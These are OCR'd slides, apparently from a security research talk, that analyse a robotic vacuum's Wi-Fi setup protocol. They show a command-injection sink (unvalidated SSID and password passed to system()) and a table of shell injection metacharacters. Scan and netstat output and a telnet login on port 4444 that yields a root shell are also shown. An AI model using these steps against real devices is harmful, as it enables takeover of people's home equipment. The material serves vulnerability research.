
# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerability



Mobile User
Wireless AP
Robotic Vacuum
1. Device configuration morde
2. Open Soft AP mode
3. Connect to Soft AP
4. Transfer AP information
5. Get AP information
6. Searching AP(SSID, PW, MAC …)
7. Connected between AP and vacuum
8. Connected between App and vacuum
Connect Success & Wait Control Mode

Mobile packet capture of
JSON data format




[redacted]

```
#1  <---  10-26 19:11:17

0d 04 00 00 00 00 01 00  ad 00 00 00 7b 22 52 45  ........ ....{"RE
47 49 53 54 45 52 22 3a  7b 22 52 45 53 50 4f 4e  GISTER": {"RESPON
53 45 22 3a 7b 22 53 53  49 44 22 3a 22 42 6f 42  SE":{"SS ID":"BoB
22 2c 22 50 57 44 22 3a  22 6b 69 74 72 69 21 40  ","PWD": "kitri!@
23 22 2c 22 4b 45 59 22  3a 22 57 50 41 32 2d 50  #","KEY" :"WPA2-P
53 4b 22 2c 22 45 4e 43  52 59 50 54 49 4f 4e 22  SK","ENC RYPTION"
3a 22 41 45 53 22 2c 22  4d 41 43 41 44 44 52 45  :"AES"," MACADDRE
53 53 22 3a 22 33 30 3a  61 39 3a 64 65 3a 30 37  SS":"30: a9:de:07
3a 61 65 3a 32 38 22 2c  22 44 45 56 49 44 22 3a  :ae:28", "DEVID":
22 63 34 64 37 35 34 39  64 2d 39 37 37 36 2d 31  "c4d7549 d-9776-1
31 65 36 2d 62 61 62 61  2d 33 30 61 39 64 65 30  1e6-baba -30a9de0
37 61 65 32 38 22 7d 7d  7d                       7ae28"}} }

#2  --->  10-26 19:11:18

0d 04 00 00 00 00 01 00  24 00 00 00 7b 22 52 45  ........ $...{"RE
47 49 53 54 45 52 22 3a  7b 22 52 45 53 50 4f 4e  GISTER": {"RESPON
53 45 22 3a 22 43 4f 4d  50 4c 45 54 45 22 7d 7d  SE":"COM PLETE"}}
```

# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerability



Input JSON data → Searching Wireless AP → Connect Wireless AP → Call function

```
{
  "REGISTER": {
    "RESPONSE": {
      "SSID": "BoB",
      "PWD": "kitri!@#",
      "KEY": "WPA2-PSK",
      "ENCRYPTION": "AES",
      "MACADDRESS": "30:a9:de:07:a2:46",
      "DEVID": "534cd4e7-972f-11e6-ac57-30a9de07a246"
    }
  }
}
```

Format of JSON data


SSID, PWD → Can be arbitrarily set → Numbers in various cases → Not check validate → Exploitable

# IoT Hacking – Robotic Vacuum

## Attack Scenario


Command Injection Black Box Test

| Command | How to use | Role |
|---|---|---|
| > | Command1 > Command2 | Make |
| >> | Command1 >> Command2 | Attach |
| \| | Command1 \| Command2 | Pipe |
| \|\| | Command1 \|\| Command2 | OR |
| & | Command1 & Command2 | Background |
| && | Command1 && Command2 | AND |
| $$ | Command1 $$ Command2 | True / False |
| $( ) | $(Command2) | Escape |
| \` \` | \`Command2\` | Escape |
| ; | Command1;Command2 | Exec |




# IoT Hacking – Robotic Vacuum

## Get root privileges



```
 jsh@siftworkstation  /home 
 jsh@siftworkstation  /home  arp -a |grep 30:
? (192.168.32.57) at 30:a9:de:07:a2:46 [ether] on eth0
? (192.168.32.17) at 24:05:0f:30:ad:8f [ether] on eth0
 jsh@siftworkstation  /home  nmap 192.168.32.57

Starting Nmap 6.40 ( http://nmap.org ) at 2016-11-20 07:18 KST
Nmap scan report for 192.168.32.57
Host is up (0.020s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
4002/tcp open  mlchat-proxy
4005/tcp open  pxc-pin
4444/tcp open  krb524
9000/tcp open  cslistener
```

Open Telnet service




```
 jsh@siftworkstation  /home  telnet 192.168.32.57 4444
Trying 192.168.32.57...
Connected to 192.168.32.57.
Escape character is '^]'.


        Welcome to Embedded Linux Environment


sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b# whoami
root
sh-2.05b# 
```

Get root !!

# IoT Hacking – Robotic Vacuum

## Check to process & service after got root privileges


- ➢ Check binary each process
- ➢ Check main binary(rpmain.axf)
- ➢ Check to how control?



```
  279 root       1500 SW< udevd --daemon
  405 root            SW  [ubi_bgt0d]
  409 root            SW  [ubifs_bgt0_0]
  413 root            SW  [ubi_bgt1d]
  416 root            SW  [ubifs_bgt1_0]
  463 root            SW  [RtmpTimerTask]
  464 root            SW  [RtmpMlmeTask]
  465 root            SW  [RtmpCmdQTask]
  466 root            SW  [RtmpWscTask]
  467 root       2112 SW  /bin/sh /usr/rscript/ConnectAP.sh RK_HIT ra0  rt5370s
  496 root       2780 SW  telnetd -l /bin/sh -p 4444
  508 root     137596 SW  rpmain.axf /vision /usr/rcfg/config_client.xml /usr/r
  510 root     173480 SW  /broker    /vision /usr/rcfg/config_client.xml /usr/r
  511 root            SW  [irq/34-nx-uart]
  520 root     153980 SW  /collector /vision /usr/rcfg/config_client.xml /usr/r
  521 root     153984 SW  /time      /vision /usr/rcfg/config_client.xml /usr/r
  522 root     146184 SW  /App       /vision /usr/rcfg/config_client.xml /usr/r
  525 root     146308 SW  /Motion    /vision /usr/rcfg/config_client.xml /usr/r
  526 root     149004 SW  /Navi      /vision /usr/rcfg/config_client.xml /usr/r
  527 root     149252 SW  /Planner   /vision /usr/rcfg/config_client.xml /usr/r
  528 root     145788 SW  /Input     /vision /usr/rcfg/config_client.xml /usr/r
  529 root     147496 SW  /Camera    /vision /usr/rcfg/config_client.xml /usr/r
  536 root            SW  [irq/2-nx-vip0]
  538 root     180052 SW  /SLAM      /vision /usr/rcfg/config_client.xml /usr/r
  539 root     163924 SW  /Playback  /vision /usr/rcfg/config_client.xml /usr/r
  546 root       2100 SW  /bin/sh /etc/login.sh
  547 root     146060 SW  /Event     /vision /usr/rcfg/config_client.xml /usr/r
  548 root     146312 SW  /BlackBox  /vision /usr/rcfg/config_client.xml /usr/r
  549 root     237836 SW  /SmartCont /vision /usr/rcfg/config_client.xml /usr/r
  550 root     153984 SW  /SmartData /vision /usr/rcfg/config_client.xml /usr/r
  558 root     166284 SW  /Media     /vision /usr/rcfg/config_client.xml /usr/r
  566 root     163776 SW  /Playback  /vision /usr/rcfg/config_client.xml /usr/r
  569 root            SW  [irq/54-nx-vip1]
  570 root       2784 SW  /sbin/getty -L 115200 ttyS0 vt100
 6764 root       2236 SW  /bin/sh
 7324 root       2028 SW  dropbear
 7425 root       2100 SW  dropbear
 7449 root       2176 SW  -sh
 8059 root            SW  [flush-ubifs_1_0]
 8106 root       2236 SW  /bin/sh
 8208 root       2648 SW  sleep 3
 8210 root       2784 RW  ps -ef
sh-2.05b# 
```

# IoT Hacking – Robotic Vacuum

## Analysis to rpmain.axf




```
}
memset(&s, 0, 0x100u);
sprintf(&s, "/usr/rscript/setBPInformation.sh ₩"%s₩" ₩"%s₩" %s %s", v2, &dest, &v28, &v29);
if ( debug_level <= 3 )
{
  printf("AStateSmartControl::setAPForRegister - final data %s₩n", &s);
  AService::Print((AService *)"AStateSmartControl::setAPForRegister - final data %s₩n", &s);
}
system(&s);
if ( debug_level <= 0 )
{
```

- Binary Patch
- Exploit Proof Of Code
- Searching additional vulnerability

# IoT Hacking – Robotic Vacuum

## Services list of connected to extra network(Internet)




```
sh-2.05b# ./netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4002            0.0.0.0:*               LISTEN      548/SmartCont
tcp        0      0 0.0.0.0:4005            0.0.0.0:*               LISTEN      549/SmartData
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN      506/broker
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      496/telnetd
tcp        0      0 192.168.0.11:4444       192.168.0.15:48304      ESTABLISHED 496/telnetd
tcp        0      0 192.168.0.11:39667      192.168.0.15:47878      ESTABLISHED 548/SmartCont
tcp        0      0 192.168.0.11:39822      192.168.0.15:47800      ESTABLISHED 556/Media
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     537    534/Playback        /tmp/alsa-dmix-534-1481541783-409677
unix  2      [ ]         DGRAM                    39     279/udevd           @/org/kernel/udev/udevd
```

- ➢ SmartControl, Media

# IoT Hacking – Robotic Vacuum

## How remote control to robotic vacuum



- Using remote control


Infrared ray Controller

Robotic Vacuum

- Using App

